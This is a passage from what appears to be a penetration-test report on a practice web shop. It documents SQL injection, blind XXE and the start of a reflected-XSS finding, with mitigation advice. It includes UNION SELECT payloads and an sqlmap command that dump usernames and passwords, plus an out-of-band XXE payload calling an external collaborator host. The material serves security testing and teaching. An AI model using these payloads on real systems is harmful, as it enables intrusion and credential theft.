
Confirmed 8 columns are being returned.

Step 3 — Database Enumeration (UNION SELECT)

To retrieve schema information, the following UNION SELECT payloads were used

Payload 1

```
' UNION SELECT NULL,NULL, GROUP_CONCAT ( SCHEMA_NAME ) , NULL , NULL , NULL , NULL , NULL
FROM INFORMATION_SCHEMA.SCHEMATA --
```




Result

This extracted the list of database schemas, confirming the vulnerability.

Payload 2

Retrieving Tables from PUBLIC Schema:

```
' UNION SELECT NULL,NULL,table_name,NULL,NULL,NULL,NULL,NUL
L
FROM information_schema.tables WHERE table_schema = 'PUBLI
C' --
```




Result

This payload returned the names of the tables in the PUBLIC schema.

Payload 3

Extracting Columns from USERS Table:

```
' UNION SELECT NULL,NULL,column_name,NULL,NULL,NULL,NULL,NU
LL
FROM information_schema.columns WHERE table_name = 'USERS'
--
```




Result

The columns today and username were identified in the USERS table.

Payload 4

Dumping Data from the USERS Table:

```
' UNION SELECT NULL,NULL,username,NULL,NULL,NULL,NULL,NULL
FROM PUBLIC.USERS - -
```




Result

Extracted the user_name data.

Payload 5

Dumping Data from the USERS Table:

```
' UNION SELECT NULL,NULL,password,NULL,NULL,NULL,NULL, NULL
FROM PUBLIC.USERS --
```



Result

Extracted the password data.

Automated Exploitation (SQLMAP)

The vulnerability was exploited by injecting malicious SQL commands into the category parameter via SQLMap.

The following command was used to exploit the vulnerability:

```
sqlmap -u "https://ginandjuice.shop/catalog?category=Accessories" -D PUBLIC -T USERS -C USERNAME,PASSWORD --dump
```

```

root@kali: ~
Session Actions Edit View Help

root@kali: ~
# sqlmap -u "https://ginandjuice.shop/catalog?category=Accessories" -D PUBLIC -T USERS --C USERNAME,PASSWORD --dump

[+] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.

[+] starting @ 13:10:53 /2026-05-07/

[13:10:53] [INFO] resuming back-end DBMS 'h2'
[13:10:53] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('AMSALB=YM2NWjhfChq...+X2koidjhf;AMSALBCORS=YM2NWjhfChq...+X2koidjhf;TrackingId=ey30x81
tje...cNFsYifidQ=;session=8g4tC3mTVc...LS178du9FP;category=Accessories'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:

Parameter: category (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: category=Accessories' AND +590++590 AND 'aBec'='aBec

Type: UNION query
Title: Generic UNION query (NULL) - 8 columns
Payload: category=Accessories' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,CHAR(133)||CHAR(98)||CHAR(118)||CHAR(112)||CHAR(113)||CHAR(119)||CHAR(111)||CHA
R(99)||CHAR(73)||CHAR(82)||CHAR(121)||CHAR(109)||CHAR(90)||CHAR(100)||CHAR(76)||CHAR(100)||CHAR(77)||CHAR(127)||CHAR(78)||CHAR(102)||CHAR(77)||CHA
R(98)||CHAR(88)||CHAR(106)||CHAR(114)||CHAR(83)||CHAR(119)||CHAR(75)||CHAR(20)||CHAR(86)||CHAR(116)||CHAR(88)||CHAR(102)||CHAR(112)||CHAR(82)||CHAR(75)||CHA
R(120)||CHAR(129)||CHAR(80)||CHAR(85)||CHAR(115)||CHAR(119)||CHAR(106)||CHAR(68)||CHAR(113)||CHAR(120)||CHAR(120)||CHAR(113)||CHAR(113),NULL,NULL--=Tgk

[13:10:58] [INFO] the back-end DBMS is H2
back-end DBMS: H2
[13:10:58] [INFO] fetching entries of column(s) 'PASSWORD,USERNAME' for table 'USERS' in database 'PUBLIC'
[13:10:58] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/ginandjuice.shop'
Database: PUBLIC
Table: USERS
[1 entry]
+-----+
| USERNAME | PASSWORD |
+-----+
| carlos   | hunter2  |
+-----+

[13:10:58] [INFO] table 'PUBLIC.USERS' dumped to CSV file '/root/.local/share/sqlmap/output/ginandjuice.shop/dump/PUBLIC/USERS.csv'
[13:10:58] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/ginandjuice.shop'

[*] ending @ 13:10:58 /2026-05-07/

```

Impact Possibilities of SQL Injection

Data Exposure: An attacker can retrieve sensitive data from the database, including user information, product details, and potentially confidential business data.

Database Manipulation: Depending on the privileges of the database user, an attacker could alter, delete, or insert new records.

Application Compromise: Further exploitation could lead to complete control over the application or the underlying server.

Mitigation Strategies for SQL Injection

Input Validation: Use parameterized queries (prepared statements) to avoid SQL injection.

Web Application Firewall: Use a WAF to filter and block malicious traffic.

Error Handling: Avoid exposing database errors to users.

Security Testing: Regular vulnerability assessments.

6.8 XML External Entity Injection (Blind XXE) Vulnerability

Affected Page: </catalog/product/stock>

Definition

An XXE vulnerability occurs when an application processes XML input containing a reference to an external entity. In this "Blind" case, the server's interaction with an external URL confirms the vulnerability even if the data isn't directly reflected in the response.

Goal

To achieve **Server-Side Request Forgery (SSRF)**, exfiltrate sensitive local files, or perform internal network reconnaissance.

Manual Exploitation

Step 1 — Intercepting the XML Request

The "Check Stock" feature uses a POST request with an XML body to `/catalog/product/stock`.




Step 2 — Crafting the OOB Payload

A malicious Document Type Definition (DTD) was added to define an external entity (`&xxe;`) pointing to a **Burp Collaborator** unique URL.


Payload

```
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "http://[COLLABORATOR_URL]"> ]>
<stockCheck><productId>&xxe;</productId><storeId>1</storeId>
</stockCheck>
```




Step 3 — Triggering the Vulnerability

The payload was sent to the server. Although the server responded with a **400 Bad Request** ("Product ID must be a number"), the XML parser had already processed the external entity.



Step 4 — Confirming the Hit

Checking the **Burp Collaborator** logs revealed incoming **DNS** and **HTTP** requests from the target server's infrastructure, confirming the successful execution of the Out-of-band interaction.



Request Snapshot:

```

<?xml version="1.0" encoding="UTF-8"?>

<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "http://vyxlyu09ms46iwhkp9vuipz0crii68ux.oastify.com"> ]>

<stockCheck>

  <productId>&xxe;</productId>

  <storeId>1</storeId>

</stockCheck>
  
```

Result

Successful DNS/HTTP interaction logged in Burp Collaborator (OOB Confirmation).

Impact Possibilities of XML External Entity Injection (Blind XXE)

- **Internal SSRF:** Forcing the server to attack internal resources that are not accessible from the outside.
- **Sensitive Data Exfiltration:** Potential to read local files (e.g., /etc/passwd) by including them in the external entity.
- **Denial of Service (DoS):** Using "Billion Laughs" style attacks to exhaust server resources.

Mitigation Strategies for XML External Entity Injection (Blind XXE)

1. **Disable DTDs:** Configure the XML parser to completely disable DTDs (Document Type Definitions) and external entities.
2. **Use Safer Formats:** Migrate from XML to **JSON** for API communications where possible, as JSON is inherently less prone to such injections.
3. **Patching:** Ensure all XML parsing libraries are up to date with the latest security patches.

6.9 Cross-Site-Scripting (Reflected XSS (JSON-based)) Vulnerability


Affected Page: `/catalog/subscribe`

A Reflected Cross-Site Scripting (XSS) vulnerability was identified in the `/catalog/subscribe` endpoint. The application reflects user-supplied data from a JSON POST request back into the server's response without proper sanitization or encoding. This allows for the execution of arbitrary JavaScript within the user's browser context.

Manual Exploitation

Step 1 — Identification & Client-Side Bypass


The web interface (Subscription form) has client-side validation that requires a valid email format (e.g., test@test.com). To bypass this, the request was intercepted using Burp Suite.



Step 2 — Intercepting the Request

A standard subscription request was captured and sent to **Burp Repeater**.

- **Endpoint:** POST /catalog/subscribe
- **Content-Type:** application/json

